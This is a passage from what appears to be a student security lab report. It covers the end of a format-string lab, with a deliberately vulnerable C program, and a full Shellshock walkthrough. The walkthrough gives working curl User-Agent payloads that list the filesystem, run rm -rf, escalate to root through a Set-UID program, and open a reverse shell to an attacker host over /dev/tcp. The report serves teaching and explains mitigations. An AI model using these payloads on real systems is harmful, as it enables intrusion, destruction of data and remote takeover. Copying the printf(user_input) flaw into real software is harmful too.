
③ & ④ Modification of `secret[2]`

The steps to perform modification are again similar to task 1, where the `%s` is replaced with a `%n` instead. When executing the program this time, the number of characters being printed is less than the original secret and will make it easier for us to view the modifications.




Figure 70: Modification of `secret[2]`

4 Appendix

4.1 Vulnerable Program: vul_prog.c

```c
/*vul_prog.c*/
#include <stdio.h>
#include <stdlib.h>
#define SECRET1 0x44
#define SECRET2 0x55

int main(int argc,char *argv[])
{
    char user_input[100];
    int *secret;
    int int_input;
    int a,b,c,d;

    /*Secret stored on heap*/
    secret=(int *)malloc(3*sizeof(int));

    /*Getting secret*/
    secret[0]=SECRET1; secret[1]=SECRET2;
    printf("The variable secret's address is 0x%8x (on stack)\n",
    (unsigned int)&secret);
    printf("The variable secret's value is 0x%8x (on heap)\n",
    (unsigned int)secret);
    printf("secret[0]'s address is 0x%8x (on heap)\n",
    (unsigned int)&secret[0]);
    printf("secret[2]'s address is 0x%8x (on heap)\n",
    (unsigned int)&secret[2]);

    /*Get input from user*/
    printf("Please enter a decimal integer\n");
    scanf("%d", &int_input);
    printf("Please enter a string\n");
    scanf("%s", user_input);

    /*Vulnerable place*/
    printf(user_input);
    printf("\n");

    /*Verify whether attack is successful*/
    printf("The original secrets: 0x%x -- 0x%x\n", SECRET1, SECRET2);
    printf("The new secrets: 0x%x -- 0x%x\n", secret[0], secret[1]);
    return 0;
}
```

4.2 Input File: mystring

```c
#include <stdio.h>
#include <string.h>
#include <sys/stat.h>
#include <fcntl.h>

int main()
{
    char buf[1000];
    int fp, size;
    unsigned int *address;

    /* Address to put at front of file*/
    address = (unsigned int *) buf;
    *address = 0x0804b010;

    /*Input for rest of string*/
    scanf("%s", buf+4);
    size = strlen(buf+4) + 4;
    printf("The string length is %d\n", size);

    /*Writing buf to file "mystring"*/
    fp = open("mystring", O_RDWR | O_CREAT | O_TRUNC,
    S_IRUSR | S_IWUSR);
    if (fp != -1) {
        write(fp, buf, size);
        close(fp);
    } else {
        printf("Open failed!\n");
    }
}
```

Shellshock Attack

1 Introduction

Shellshock is a series of bugs pertaining to the Unix Bash shell that was first disclosed in September 2014. Web servers such as Apache uses Bash to process commands and allows an attacker to exploit vulnerable versions of Bash to execute arbitrary commands and obtain escalated privileges on these systems.

The first of these bugs allows functions to be stored into the environment variables and using the *function export* feature in Bash, pass these values to child processes. As Bash does not check whether the definitions are properly formed before being passed, the attacker can manipulate the environment variables that will be used by Bash and execute arbitrary code.

2 Overview

This lab will provide a hands-on experience on exploiting the Shellshock vulnerability on a web server serving CGI pages and analyse the consequences of exploiting a vulnerability to run malicious code.

A simple line of the following code is able to create a loophole for attacks to occur.

```
export foo='() { :;}; echo Hello'
```

When `bash` is called, the string "Hello" will output onto the screen. This vulnerability causes any code outside of the {} to be run when `bash` is called. Figure 1 shows the effect on executing the above-mentioned code.




Figure 71: Exploitation

The attack vector using this method is not limited to exploiting local computers but remote as well, by modification of the User-Agent (UA) headers due to how the UA is stored as an environment variable and executed by `bash` on the remote system.

3 Vulnerability Exploit

3.1 VM Preparation

1. **Updating `curl`**

   `curl` is used as a tool to transfer data to and from a server using common internet protocols including HTTP, FTP, POP3, TELNET, TFTP amongst many others. It supports options to defined user agent headers, forced use of deprecated protocols such as HTTP 1.0 and SSLv2. The VM does not include `curl` and must be installed manually. As this may include updating components of the system, a snapshot is first created in case the system needs to be rolled back for other labs later on. Furthermore, because the sources for Ubuntu 12 are outdated, it needs to be updated as well.

   ```
   $ sudo apt-get update
   $ sudo apt-get install -y
   ```

3.2 CGI Preparation

To perform the shellshock attack, a dynamic web file is first created so that the CGI program can be executed to call `bash` later. To do so, we create a file in the `/usr/lib/cgi-bin` directory (default) with the following source code and name it as `myprog.cgi`.

```
#!/bin/bash

echo "Content_type: text/plain"
echo
echo
echo "Hello World"
```

To execute the program, we can

1. Use a web browser and type `http://localhost/cgi-bin/myprog.cgi` into the address bar; or

2. Open terminal and use the command `curl http://localhost/cgi-bin/myprog.cgi`

Execution of the program will print out a "Hello World" as it was written into the file.

3.3 Exploiting CGI Vulnerability

To exploit the Shellshock vulnerability, we make use of the User-Agent field. Due to the way `bash` executes trailing code, the malicious code to be executed will be appended to the back, before ending with the URL of the page. In this instance, we can print out all the files and the directories on the remote system.

```
curl -A "() { :;}; echo Content_type: text/plain; /bin/ls -l -R /
> /tmp/listdir.txt" http://localhost/cgi-bin/myprog.cgi
```

`/tmp` is used to store the output as it is world-writable, not easily detectable and cleaned after every reboot. If we would like to print the contents of the file that was just written, we can perform the same attack and change the command to be used.

```
curl -A "() { :;}; echo Content_type: text/plain; /bin/cat
/tmp/listdir.txt" http://localhost/cgi-bin/myprog.cgi
```

If an attacker wants to do cripple a system, a simple command using `rm -rf` will permanently delete any file that is accessible by the Apache user account on the system.

```
curl -A "() { :;}; echo Content_type:text/plain; /bin/rm -rf"
http://localhost/cgi-bin/myprog.cgi
```

The vulnerability in the `bash` code is reflected in Figure 2. The reflected code preserves backwards compatibility by allowing functions to be imported, but can now be exploited to execute malicious code.

```
/* Ancient backwards compatibility.  Old versions of bash exported
   functions like name()=() {...} */
if (name[char_index - 1] == ')' && name[char_index - 2] == '(')
  name[char_index - 2] = '\0';

if (temp_var = find_function (name))
  {
    VSETATTR (temp_var, (att_exported|att_imported));
    array_needs_making = 1;
  }
else
  report_error (_("error importing function definition for `%s'"), name);
```

Figure 72: Code Vulnerability

3.4 Exploiting Set-UID Program

For this section, the shellshock vulnerability will be exploited with a `Set-UID` program to obtain root access to the system. For this, `bash` must be downgraded to 4.1 as 4.2 has fixed the bug and the exploit will fail. The following commands are used to install `bash` 4.1 and make a backup of the current `bash`.

```
$ su
# mv /bin/bash /bin/bashbackup
# wget http://ftp.gnu.org/gnu/bash/bash-4.1.tar.gz
# tar xf bash-4.1.tar.gz
# cd bash-4.1
# ./configure
# make & make install
# ln -s /usr/local/bin/bash /bin/bash
# ln -s /bin/bash /bin/sh
# exit
```

We create and compile the following `Set-UID` program which executes the `ls` command in `/bin`. It is also known that `system` will call `/bin/sh -c` to run the command.

```
#include <stdio.h>

void main()
{
    setuid(geteuid());
    system("/bin/ls -l")
}
```

Before the program is executed, the shellshock function is exported. A simple command is issued in Terminal that exploits this vulnerability.

```
export foo = '() { :;}; bash'
```

Due to how `system` works, the function `foo` in the environment variable will also be parsed and this will result in bash being called with root privileges when the vulnerable program is executed.




Figure 73: Shellshock Exploit with Absolute Address

Of course, when the line `setuid(geteuid())` is removed, the exploit will not work as euid of the parent process and the child process is different. As such, the function will not be imported and the attack will not succeed.




Figure 74: No Privilege Escalation

The part of the code that implements the safeguard is shown in Figure 5, where it is checked before the function is imported.

```
/* If exported function, define it now.  Don't import functions from
   the environment in privileged mode. */
if (privmode == 0 && read_but_dont_execute == 0 && STREQN ("() {", string, 4))
  {
    string_length = strlen (string);
    temp_string = (char *)xmalloc (3 + string_length + char_index);
```

Figure 75: UID & EUID Check

If `execve` is used instead of `system`, the exploit will also not work. This is due to `execve` not requiring the execution of `bash` to run the code, as such even if the malicious function is exported, it will not work. The code for this part has been attached in the Appendix.




Figure 76: No Shell Escalation

4 Further Analysis

It is possible to combine the methods of shellshock and shell redirect to obtain access on the remote system via reverse shell. On the attacker's computer, two Terminals would need to be opened.

Terminal 1 will have the following code:


```
nc -l 9090 -v
```

This is to allow Terminal to listen for incoming connections on port 9090.

Terminal 2 will have the following code:

```
curl -A "() { :;}; echo Content-type: text/plain; echo;
/bin/bash -i > /dev/tcp/<Attacker IP Address>/9090 2>&1 0<&1"
http://<Victim IP Address or TLD URL>/<Path to CGI Program>
```

The code from Terminal 2 is then executed, which will push the request to the victim's computer, execute the `bash` function in interactive mode and redirect the shell to the attacker's computer. It is worth noting that `0` represents *STDIN* (standard input), `1` represents *STDOUT* (standard output) and `2` represents *STDERR* (standard error). This means that the code snippet `2>&1 0<&1` redirects the standard error from the victim to the attacker's computer as standard output. Similarly, the standard output from the attacker's computer will be used as the input on the victim's system.



(1): Netcat enabled on attacker's system.
(2): Malicious `curl` script transmitted.
(3): Malicious script executed and redirects shell control to attacker.
(4): Attacker has full control of victim's system.

Figure 77: Process of Remote Reverse Shell

Using the idea in Figure 7 and the code mentioned above, a successful attack is easily performed and the attacker is being able to `ls` the contents located in the home folder as well as obtain the IP address of the victim's computer.

*Victim's computer is on the left, attacker's computer is on the right.




Figure 78: `ls` of Victim's Computer




Figure 79: Confirmation of Successful Attack (IP Check)

The fundamental problem is that `bash` preserves legacy functions such as to import functions and store them as environment variables, where it can be exploited when `bash` is run on the system. This can effectively lead to full system compromise, since the attacker has full control of the system once the shell of the remote system appears.

The mitigations that can be used to prevent such an attack is to use safe practices when coding, such as to use `execve` and restrict access to other users where possible to reduce the surface being exposed to attackers.

5 Appendix

5.1 Shellshock Attack: `execve`

```c
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

char **environ;

int main()
{
    char *argv[3];
    argv[0]="/bin/ls";
    argv[1]="-l";
    argv[2]=NULL;

    setuid(geteuid());
    execve(argv[0], argv, environ);

    return 0;
}
```